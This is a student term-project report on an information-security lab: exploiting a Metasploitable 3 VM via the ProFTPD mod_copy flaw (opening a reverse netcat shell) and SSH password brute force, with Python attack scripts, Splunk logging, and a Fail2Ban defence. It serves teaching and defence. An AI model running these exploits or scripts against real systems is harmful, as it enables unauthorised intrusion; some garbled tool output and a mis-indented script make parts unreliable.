



King Fahad University of Petroleum and Minerals  
College of Mathematics and Computing  
Information and Computer Science Department

*ICS 344: Information Security*  
Second Semester 2024-2025 (**242**)

---

Project: Term Project – Section 03:

Name:	IDs:
<b>ABDULAZIZ ALSADRANI</b>	<b>202159170</b>
<b>SAIFULLAH BUKHARI</b>	<b>202177630</b>
<b>JAWAD ALSHABIB</b>	<b>202157750</b>

# Table of Content:

Table of Content: ..... 2

Table of Figures:..... 3

Phase One: ..... 4

    Exploring and Exploiting FTP:..... 6

    Exploring and Exploiting SSH: ..... 7

    Writing script for both FTP and SSH: ..... 8

Phase Two: ..... 10

    Setting up Attacker device with Splunk: ..... 10

    Setting up Victim device with Splunk/SplunkForwarder: ..... 12

    After getting Splunk and SplunkForwarder ready: ..... 12

    Attack logs and Visualization: ..... 13

    Explaining the Figures above: ..... 14

Phase Three: ..... 15

    Defense Mechanism: ..... 15

    Testing & Validation:..... 17

    Before-and-After Comparison: ..... 19

Conclusion:..... 20


## Table of Figures:

Figure 1: Showing connectivity between kali linux device and Metasploitable 3 .....	4
Figure 2: Scanning open ports .....	5
Figure 3: Setting up FTP attack .....	6
Figure 4: Exploiting FTP, and opening Shell session .....	7
Figure 5: Setting up and Exploiting SSH .....	7
Figure 6: Downloading Splunk .....	10
Figure 7: Accepting splunk and running it in port 8000.....	11
Figure 8: Getting splunkForwarder ready .....	12
Figure 9: Making it forward the data to our server, and checking its reachability.....	12
Figure 10: Making /var/log/auth.log as a monitored data .....	12
Figure 11: Events from attacker.....	13
Figure 12: Events from victim .....	13
Figure 13: Brute Force Graph.....	13
Figure 14: Successful attack (before defense) .....	17
Figure 15: Fail2Ban configuration (Defense mechanism).....	17
Figure 16: Banned list with attacker IP .....	18
Figure 17: Attack Failure (after defense implemntation) .....	18
Figure 18: Triggering defense strategy with incorrect password/username .....	18
Figure 19: Attacker view from splunk.....	19
Figure 20: Victim view, shows banned user (who is the attacker) .....	19

## Phase One:

This phase focus on the initialization of two environments, which are: *Victim Environment* using Metasploitable 3, and *Attacker Environment* using Kali Linux. In addition to the initialization, we will also choose a *Vulnerable Service* and Attack it, via **Metasploit** and other tools, using custom script. We decide to do the work in parallel, meaning we all will start the same phase and try to solve it together at the same time, hence, in some screenshots the ip address for both attacker and victim devices will differ, here is a table to show the ip address for each device in all of our computers:

Figure 1: Showing connectivity between kali linux device and Metasploitable 3



```
(s@Kali)-[~]
$ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.356 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.189 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=0.221 ms
^C
— 10.0.2.15 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2040ms
rtt min/avg/max/mdev = 0.189/0.255/0.356/0.072 ms
```

After reading about the vulnerabilities within Metasploitable 3, we decided to check ourselves on which ones we can work on, by scanning the ports of the victim device:

Figure 2: Scanning open ports

```
(s@Kali)-[~]
$ nmap 10.0.2.15 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-13 12:36 BST
Nmap scan report for 10.0.2.15
Host is up (0.00018s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.7
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp      CUPS 1.7
3000/tcp  closed ppp
3306/tcp  open  mysql    MySQL (unauthorized)
8080/tcp  open  http     Jetty 8.1.7.v20120910
8181/tcp  closed intermapper
MAC Address: 08:00:27:78:1D:D1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.2.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.04 seconds
```

As the table shows, we confirmed that all the vulnerabilities mentioned are in open ports. The following step was to try to attack different ports, Abdulaziz started with FTP, Jawad chose SSH, and Saifullah attacked HTTP in their own devices.

As multiple attempts, we were able to find exploitations for both FTP and SSH, and we were able to secure a Shell Session in both, taking control of the victim machine.

# Exploring and Exploiting FTP:

Figure 3: Setting up FTP attack

```
msf6 auxiliary(scanner/postgres/postgres_login) > use unix/ftp/proftpd_modcopy_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set sitepath /var/www/html
sitepath => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

  Name      Current Setting  Required  Description
  --      -
  CHOST      splunkforwarder  no        The local client address
  CPORT      2025             no        The local client port
  Proxies    2025-04-16 09:33:34  no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.0.2.15         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80               yes       HTTP port (TCP)
  RPORT_FTP  21              yes       FTP port
  SITEPATH   /var/www/html    yes       Absolute writable website path
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /                yes       Base path to the website
  TMPATH     /tmp             yes       Absolute writable path
  VHOST      download.splunk.com  no        HTTP server virtual host

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  --      -
  LHOST     10.0.2.5         yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    ProFTPD 1.3.5

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set rhosts 10.0.2.15
rhosts => 10.0.2.15
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > info

  Name: ProFTPD 1.3.5 Mod_Copy Command Execution
  Module: exploit/unix/ftp/proftpd_modcopy_exec
  Platform: Unix
  Arch: cmd
  Privileged: No
  License: Metasploit Framework License (BSD)
  Rank: Excellent
  Disclosed: 2015-04-22

Provided by:
  Vadim Melihov
  xistence<xistence@x90.nl>

Module side effects:
  artifacts-on-disk
  ioc-in-logs

Module stability:
  crash-safe

Module reliability:
  repeatable-session

Available targets:

  Id  Name
  --  -
  => 0  ProFTPD 1.3.5

Check supported:
  Yes

Basic options:

  Name      Current Setting  Required  Description
  --      -
  Proxies    2025-04-16 09:33:34  no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.0.2.15         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80               yes       HTTP port (TCP)
  RPORT_FTP  21              yes       FTP port
  SITEPATH   /var/www/html    yes       Absolute writable website path
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /                yes       Base path to the website
  TMPATH     /tmp             yes       Absolute writable path
  VHOST      download.splunk.com  no        HTTP server virtual host

Payload information:
  Avoid: 0 characters

Description:
  This module exploits the SITE CPFR/CPTO mod_copy commands in ProFTPD version 1.3.5. Any unauthenticated client can leverage these commands to copy files from any part of the filesystem to a chosen destination. The copy commands are executed with the rights of the ProFTPD service, which by default runs under the privileges of the 'nobody' user. By using /proc/self/cmdline to copy a PHP payload to the website directory, PHP remote code execution is made possible.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2015-3306
  https://www.exploit-db.com/exploits/36742
  http://bugs.proftpd.org/show_bug.cgi?id=4169
```

Figure 4: Exploiting FTP, and opening Shell session

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 10.0.2.5:4444
[*] 10.0.2.15:80 - 10.0.2.15:21 - Connected to FTP server
[*] 10.0.2.15:80 - 10.0.2.15:21 - Sending copy commands to FTP server
[*] 10.0.2.15:80 - Executing PHP payload /XnLv02.php
[+] 10.0.2.15:80 - Deleted /var/www/html/XnLv02.php
[*] Command shell session 1 opened (10.0.2.5:4444 → 10.0.2.15:53915) at 2025-04-13 14:46:29 +0100
[-] 10.0.2.15:80 - Exploit aborted due to failure: unknown: 10.0.2.15:21 - Failure executing payload
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > sessions
```

Active sessions		Information	Connection
Id	Name	Type	
1		shell cmd/unix	10.0.2.5:4444 → 10.0.2.15:53915 (10.0.2.15)

## Exploring and Exploiting SSH:

Figure 5: Setting up and Exploiting SSH

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set rhost 10.0.2.15
rhost => 10.0.2.15
msf6 auxiliary(scanner/ssh/ssh_login) > set username vagrant
username => vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > set password vagrant
[!] Unknown datastore option: password. Did you mean PASSWORD?
password => vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > set password vagrant
password => vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] 10.0.2.15:22 - Starting bruteforce
[+] 10.0.2.15:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo) Linux metasploit
ble3-ubi404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 2 opened (10.0.2.5:37275 → 10.0.2.15:22) at 2025-04-13 14:49:02 +0100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions
```

Active sessions		Information	Connection
Id	Name	Type	
1		shell cmd/unix	10.0.2.5:4444 → 10.0.2.15:53915 (10.0.2.15)
2		shell linux	SSH s @ 10.0.2.5:37275 → 10.0.2.15:22 (10.0.2.15)

The exploration part was by finding the open port, as Figure 2 shows, and then we started finding services within each one using auxiliary/scanner/ftp for the first part, and auxiliary/scanner/ssh until the attack was successful.

## Writing script for both FTP and SSH:

### FTP:

```
#!/usr/bin/env python3

import socket

target_ip = "10.0.2.15" # Victim IP
target_port = 21

command = "id > /tmp/poc.txt" # Command to execute (PoC: writes output to /tmp/poc.txt)

def exploit_proftpd():

    try:        # Connect to FTP

        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        s.connect((target_ip, target_port))

        print(s.recv(1024).decode()) # Banner grab


        # Trigger mod_copy exploit

        s.send(b"USER anonymous\r\n")

        print(s.recv(1024).decode())

        s.send(b"PASS anonymous\r\n")

        print(s.recv(1024).decode())

        s.send(b"SITE CPFR /etc/passwd\r\n") # Arbitrary read

        print(s.recv(1024).decode())

        s.send(f"SITE CPTO /var/www/html/.{command}\r\n".encode()) # Inject command

        print(s.recv(1024).decode())

        s.close()


    print(f"[+] Exploit sent! Check /tmp/poc.txt on {target_ip}")

except Exception as e:

    print(f"[-] Exploit failed: {e}")


if __name__ == "__main__":

    exploit_proftpd()
```



## SSH:

```
#!/usr/bin/env python3

import paramiko
import socket
import time

target_ip = "10.0.2.15" # Victim IP
target_port = 22

username = "msfadmin" # Common Metasploitable username
passwords = ["msfadmin", "password", "123456", "admin", "vagrant"] # Add more passwords

def ssh_bruteforce():
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    for password in passwords:
        try:
            print(f"[*] Trying: {username}:{password}")
            ssh.connect(target_ip, port=target_port, username=username, password=password, timeout=5)
            print(f"[+] Success! Credentials: {username}:{password}")
            # Execute a command for PoC
            stdin, stdout, stderr = ssh.exec_command("id")
            print(f"[*] Command output: {stdout.read().decode()}")
            return True
        except paramiko.AuthenticationException:
            print(f"[-] Failed: {username}:{password}")
        except socket.timeout:
            print("[-] Connection timeout.")
        except Exception as e:
            print(f"[-] Error: {e}")
    return False

if __name__ == "__main__":
    ssh_bruteforce()
```

## Phase Two:

In this phase, we will download splunk, which is a software for analyzing and monitoring data, in both devices, with victim machine having splunkforwarder to forward data to the attacker machine, which will work as a server here. Since we gained access to the victim device in phase one, this phase will focus on collecting data and analyzing it to our advantage.

### Setting up Attacker device with Splunk:

Figure 6: Downloading Splunk

```
(s@Kali)-[~]
$ wget -O splunk-9.3.2-d8bb32809498-linux-2.6-amd64.deb https://download.splunk.com/products/splunk/releases/9.3.2/linux/splunk-9.3.2-d8bb32809498-linux-2.6-amd64.deb
--2025-04-24 12:36:22-- https://download.splunk.com/products/splunk/releases/9.3.2/linux/splunk-9.3.2-d8bb32809498-linux-2.6-amd64.deb
Resolving download.splunk.com (download.splunk.com)... 108.159.236.84, 108.159.236.91, 108.159.236.116, ...
Connecting to download.splunk.com (download.splunk.com)|108.159.236.84|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 751231896 (716M) [application/x-debian-package]
Saving to: 'splunk-9.3.2-d8bb32809498-linux-2.6-amd64.deb'

splunk-9.3.2-d8bb32809498-linux-2.6-am 100%[=====]
2025-04-24 12:36:51 (25.8 MB/s) - 'splunk-9.3.2-d8bb32809498-linux-2.6-amd64.deb' saved [751231896/751231896]

(s@Kali)-[~]
$ sudo dpkg -i splunk-9.3.2-d8bb32809498-linux-2.6-amd64.deb
[sudo] password for s:
Selecting previously unselected package splunk.
(Reading database ... 417778 files and directories currently installed.)
Preparing to unpack splunk-9.3.2-d8bb32809498-linux-2.6-amd64.deb ...
Unpacking splunk (9.3.2) ...
Setting up splunk (9.3.2) ...
complete

(s@Kali)-[~]
$ sudo apt --fix-broken install
The following packages were automatically installed and are no longer required:
firebird3.0-common libfmt9 libicu-dev libtagc0
firebird3.0-common-doc libgl1-mesa-dev libjxl0.9 libunwind-19
icu-devtools libglapi-mesa libmbedcrypto7t64 libwebRTC-audio-processing1
libbfio1 libgles-dev libmsgpack0-1 libx265-209
libc++1-19 libgles1 libpaper1 openjdk-23-jre
libc++abi1-19 libglvnd-core-dev libpoppler145 openjdk-23-jre-headless
libcapstone4 libglvnd-dev libqt5sensors5 python3-appdirs
libconfig++9v5 libgtksourceview-3.0-1 libqt5webkit5 python3-setproctitle
libconfig9 libgtksourceview-3.0-common libsuperlu6 ruby3.1
libdirectfb-1.7-7t64 libgtksourceviewmm-3.0-0v5 libtag1v5 strongswan
libegl-dev libhdf5-hl-100t64 libtag1v5-vanilla

Use 'sudo apt autoremove' to remove them.

Upgrading: 11 cod/unix 10.0.2.5:4444 → 10.0.2.15:53915 (10.0.2.15)
libwireshark18
```

Figure 7: Accepting splunk and running it in port 8000

```
(s Kali)-[~] accept-license
$ sudo /opt/splunk/bin/splunk start --accept-license

This appears to be your first time running this version of Splunk.

Splunk software must create an administrator account during startup. Otherwise, you cannot log in.
Create credentials for the administrator account.
Characters do not appear on the screen when you type in credentials.

Please enter an administrator username: s
Password must contain at least:
  * 8 total printable ASCII character(s).
Please enter a new password:
Please confirm new password:
Copying '/opt/splunk/etc/openldap/ldap.conf.default' to '/opt/splunk/etc/openldap/ldap.conf'.
Generating RSA private key, 2048 bit long modulus
..+++++
.....+++++
e is 65537 (0x10001)
writing RSA key

Generating RSA private key, 2048 bit long modulus
.....+++++
.....+++++
e is 65537 (0x10001)
writing RSA key

If you get stuck, we're here to help.
Look for answers here: http://docs.splunk.com

The Splunk web interface is at http://Kali:8000
```

## Setting up Victim device with Splunk/SplunkForwarder:

Figure 8: Getting splunkForwarder ready

```
vagrant@metasploitable3-ub1404:~$ wget -O splunkforwarder-9.4.1-e3bdab203ac8-linux-amd64.deb "https://download.splunk.com/products/universalforwarder/releases/9.4.1/linux/splunkforwarder-9.4.1-e3bdab203ac8-linux-amd64.deb"
vagrant@metasploitable3-ub1404:~$ sudo dpkg -i splunkforwarder-9.4.1-e3bdab203ac8-linux-amd64.deb
vagrant@metasploitable3-ub1404:~$ sudo /opt/splunkforwarder/bin/splunk start --accept-license
```

Figure 9: Making it forward the data to our server, and checking its reachability

```
vagrant@metasploitable3-ub1404:~$ sudo /opt/splunkforwarder/bin/splunk add forward-server 10.0.2.5:9997
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Your session is invalid. Please login.
Splunk username: s
Password:
Added forwarding to: 10.0.2.5:9997.
vagrant@metasploitable3-ub1404:~$ sudo /opt/splunkforwarder/bin/splunk list forward-server
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Active forwards:
    10.0.2.5:9997
Configured but inactive forwards:
    None
```

Figure 10: Making /var/log/auth.log as a monitored data

```
vagrant@metasploitable3-ub1404:~$ sudo /opt/splunkforwarder/bin/splunk add monitor /var/log/auth.log
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Added monitor of '/var/log/auth.log'.
```

After getting Splunk and SplunkForwarder ready:

We decided to continue using SSH attack, and to show the visualization of its logs in the following part of this phase.

## Attack logs and Visualization:

After setting up both devices, and choosing which vulnerability to continue with, we sent the log data from metasploitable 3 to kali machine, and we were able to capture the logs and visualize it as follows:


Figure 11: Events from attacker

```
4/28/25 Apr 28 12:09:23 metasploitable3-ub1404 systemd-logind[939]: New session 2 of user vagrant.  
3:09:23.000 PM host = metasploitable3-ub1404 source = /var/log/auth.log sourcetype = linux_secure  
4/28/25 Apr 28 12:09:23 metasploitable3-ub1404 sshd[13524]: pam_unix(sshd:session): session opened for user vagrant by (uid=0)  
3:09:23.000 PM host = metasploitable3-ub1404 source = /var/log/auth.log sourcetype = linux_secure  
4/28/25 Apr 28 12:09:23 metasploitable3-ub1404 sshd[13524]: Accepted password for vagrant from 192.168.56.103 port 46185 ssh2  
3:09:23.000 PM host = metasploitable3-ub1404 source = /var/log/auth.log sourcetype = linux_secure
```

Figure 12: Events from victim

```
Apr 28 12:09:23 metasploitable3-ub1404 sshd[13524]: Accepted password for vagrant from 192.168.56.103 port 46185 ssh2  
Apr 28 12:09:23 metasploitable3-ub1404 sshd[13524]: pam_unix(sshd:session): session opened for user vagrant by (uid=0)  
Apr 28 12:09:23 metasploitable3-ub1404 systemd-logind[939]: New session 2 of user vagrant.  
Apr 28 12:17:01 metasploitable3-ub1404 CRON[13592]: pam_unix(cron:session): session opened for user root by (uid=0)
```

Figure 13: Brute Force Graph



Explaining the Figures above:

Figure 11 and Figure 12 show logs in both devices, with Figure 11 being the attacker device. Meanwhile, Figure 12 shows it in the victim device.

Figure 13 is our attack visualization, as our SSH attack is based on Brute Force. The attack was able to crack the victim's password in six tries, which means that it only needed six passwords to try in order to exploit the vulnerability. Figure 13 uses pie graph to visualize the percentage of correct passwords to wrong ones, which resulted in 18.75%.

## Phase Three:

### Defense Mechanism:

Our vulnerability, which is SSH, was exploit using Brute-Force attack, which means if we need to stop SSH attacks, we need to fix and stop any attempt of trying usernames and passwords. A solution that came to our mind immediately is to limit the amount of tries before blocking the user, which in our case the attacker, from trying different combination, and giving them a time out.

First, we needed to check if there is a limit on the amount of guesses before getting blocked or timed-out, after trying combinations and reading online sources, we discovered that there was no such a thing set for metasploitable 3. This discovery was important, as it confirmed that the victim device will not stop the attacker, and since Brute-Force has a time complexity of  $O(k^n)$ ,  $k$  being the number of characters and  $n$  the length of the password. The following is an example of time needed to crack a password for  $n$  from 1 till 6 for passwords that only use the English alphabet (26 characters):

Value of $n$	Number of combinations	Time needed to crack
1	$26^1 = 26$	0.026 seconds
2	$26^2 = 676$	0.676 seconds
3	$26^3 = 17,576$	17.576 seconds
4	$26^4 = 456,976$	7.6 minutes
5	$26^5 = 11,881,376$	3.3 hours
6	$26^6 = 308,915,776$	3.6 days

**Note:** the time her is calculated in worst-case scenario, and if the algorithm is trying 1000 combinations per second.

To solve the issue of Brute-Force, we are going to install a software in our victim device, which will monitor the log-in attempts and prevent any Brute-Force attacks by using time-outs to the user/attacker, and block it if possible. After doing some research, we decided to use Fail2Ban, which is a software used to monitor logs. The decision was based on the way this software works and how it can satisfy our goals the most.

Now, we will implement Fail2Ban into our victim device (metasploitable3), which is via using the following code in the device:

```
$ sudo apt update && sudo apt upgrade
$ sudo apt install fail2ban
$ sudo cp /etc/fail2ban/jail.conf /etc/fail2ban/jail.local
$ sudo nano /etc/fail2ban/jail.local

#inside the config file type the following section

[sshd]
enabled = true
maxretry = 3 # Ban after 3 failed attempts
bantime = 3600 # Ban duration (1 hour)
findtime = 600 # Time window for maxretry (10 minuets)
port = ssh # SSH port
filter = sshd
logpath = /var/log/auth.log
banaction = iptables # Use iptables for blocking

# ctrl + x -> y -> Enter to save and exit

#restart after changing the configurations:

$ sudo service fail2ban restart

#run the ssh attack multiple times with incorrect password/username

#check ban list in victim machine

$ sudo fail2ban-client status sshd

#After being banned, the attack will fail even with the correct username/password
```



## Testing & Validation:

Figure 14: Successful attack (before defense)

```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] 192.168.56.102:22 - Starting bruteforce
[+] 192.168.56.102:22 - Success: 'vagrant:vagrant' 'uid
=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(s
udo) Linux metasploitable3-ub1404 3.13.0-170-generic #2
20-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64
x86_64 GNU/Linux '
[*] SSH session 1 opened (192.168.56.101:45607 → 192.1
68.56.102:22) at 2025-05-02 03:29:24 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions
=====
```

Id	Name	Type	Information	Connection
1		shell linux	SSH kali @	192.168.56.101:45607 → 192.168.56.102:22 (192.168.56.102)

Figure 15: Fail2Ban configuration (Defense mechanism)

```
#Defence for ssh attacks
[sshd]
enabled =true
maxretry =3
bantime=3600
findtime =600
port=ssh
logpath= /var/log/auth.log
banaction = iptables
filter = sshd
```

Figure 18: Triggering defense strategy with incorrect password/username

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set rhost 192.168.56.102
rhost => 192.168.56.102
msf6 auxiliary(scanner/ssh/ssh_login) > set username vagrant
username => vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > set password vagrant
password => vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] 192.168.56.102:22 - Starting bruteforce
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions
=====

No active sessions.
```

Figure 17: Attack Failure (after defense implementation)

```
msf6 auxiliary(scanner/ssh/ssh_login) > set username vagrant
username => vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > set password vagrant
password => vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] 192.168.56.102:22 - Starting bruteforce
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions i

Active sessions
=====

No active sessions.
```

Figure 16: Banned list with attacker IP

```
vagrant@metasploitable3-ub1404:~$ sudo fail2ban-client status sshd
Status for the jail: sshd
|- filter
| |- File list:      /var/log/auth.log
| |- Currently failed: 1
| '- Total failed:   4
'- action
   |- Currently banned: 1
   | '- IP list:      192.168.56.101
   '- Total banned:   1
```

## Before-and-After Comparison:

After implementing the defense mechanism, in this part, we will check the log in both victim and attacker machines, to see the difference and to confirm the defense strategy.

Figure 19: Attacker view from splunk

>	4/28/25 5:31:27.000 PM	Apr 28 14:31:27 metasploitable3-ub1404 sshd[15784]: Connection closed by 192.168.56.103 [preauth] host = metasploitable3-ub1404 : source = /var/log/auth.log : sourcetype = linux_secure
>	4/28/25 5:31:27.000 PM	Apr 28 14:31:27 metasploitable3-ub1404 sshd[15784]: Failed password for invalid user gogo from 192.168.56.103 port 45905 ssh2 host = metasploitable3-ub1404 : source = /var/log/auth.log : sourcetype = linux_secure
>	4/28/25 5:31:27.000 PM	Apr 28 14:31:27 metasploitable3-ub1404 sshd[15786]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.56.103 host = metasploitable3-ub1404 : source = /var/log/auth.log : sourcetype = linux_secure
>	4/28/25 5:31:27.000 PM	Apr 28 14:31:27 metasploitable3-ub1404 sshd[15786]: pam_unix(sshd:auth): check pass; user unknown host = metasploitable3-ub1404 : source = /var/log/auth.log : sourcetype = linux_secure
>	4/28/25 5:31:27.000 PM	Apr 28 14:31:27 metasploitable3-ub1404 sshd[15786]: input_userauth_request: invalid user gogo [preauth] host = metasploitable3-ub1404 : source = /var/log/auth.log : sourcetype = linux_secure
>	4/28/25 5:31:27.000 PM	Apr 28 14:31:27 metasploitable3-ub1404 sshd[15786]: Invalid user gogo from 192.168.56.103 host = metasploitable3-ub1404 : source = /var/log/auth.log : sourcetype = linux_secure
>	4/28/25 5:31:27.000 PM	Apr 28 14:31:27 metasploitable3-ub1404 sshd[15784]: Connection closed by 192.168.56.103 [preauth] host = metasploitable3-ub1404 : source = /var/log/auth.log : sourcetype = linux_secure
>	4/28/25 5:31:27.000 PM	Apr 28 14:31:27 metasploitable3-ub1404 sshd[15784]: Failed password for invalid user gogo from 192.168.56.103 port 45905 ssh2 host = metasploitable3-ub1404 : source = /var/log/auth.log : sourcetype = linux_secure
>	4/28/25 5:31:25.000 PM	Apr 28 14:31:25 metasploitable3-ub1404 sshd[15784]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.56.103 host = metasploitable3-ub1404 : source = /var/log/auth.log : sourcetype = linux_secure
>	4/28/25 5:31:25.000 PM	Apr 28 14:31:25 metasploitable3-ub1404 sshd[15784]: pam_unix(sshd:auth): check pass; user unknown host = metasploitable3-ub1404 : source = /var/log/auth.log : sourcetype = linux_secure
>	4/28/25 5:31:25.000 PM	Apr 28 14:31:25 metasploitable3-ub1404 sshd[15784]: input_userauth_request: invalid user gogo [preauth] host = metasploitable3-ub1404 : source = /var/log/auth.log : sourcetype = linux_secure
>	4/28/25 5:31:25.000 PM	Apr 28 14:31:25 metasploitable3-ub1404 sshd[15784]: Invalid user gogo from 192.168.56.103 host = metasploitable3-ub1404 : source = /var/log/auth.log : sourcetype = linux_secure

Figure 20: Victim view, shows banned user (who is the attacker)

```
vagrant@metasploitable3-ub1404:~$ sudo fail2ban-client status sshd
Status for the jail: sshd
- filter
  - File list:      /var/log/auth.log
  - Currently failed: 1
  - Total failed:   4
- action
  - Currently banned: 1
  - IP list:        192.168.56.103
  - Total banned:   1
vagrant@metasploitable3-ub1404:~$
```

After trying and failing multiple times, the software, Fail2Ban, blocked the user, which can be shown in Figure 20. This results confirm that our defense mechanism is working fine, and it is blocking hackers from gaining access to SSH via Brute Force attacks.

### Conclusion:

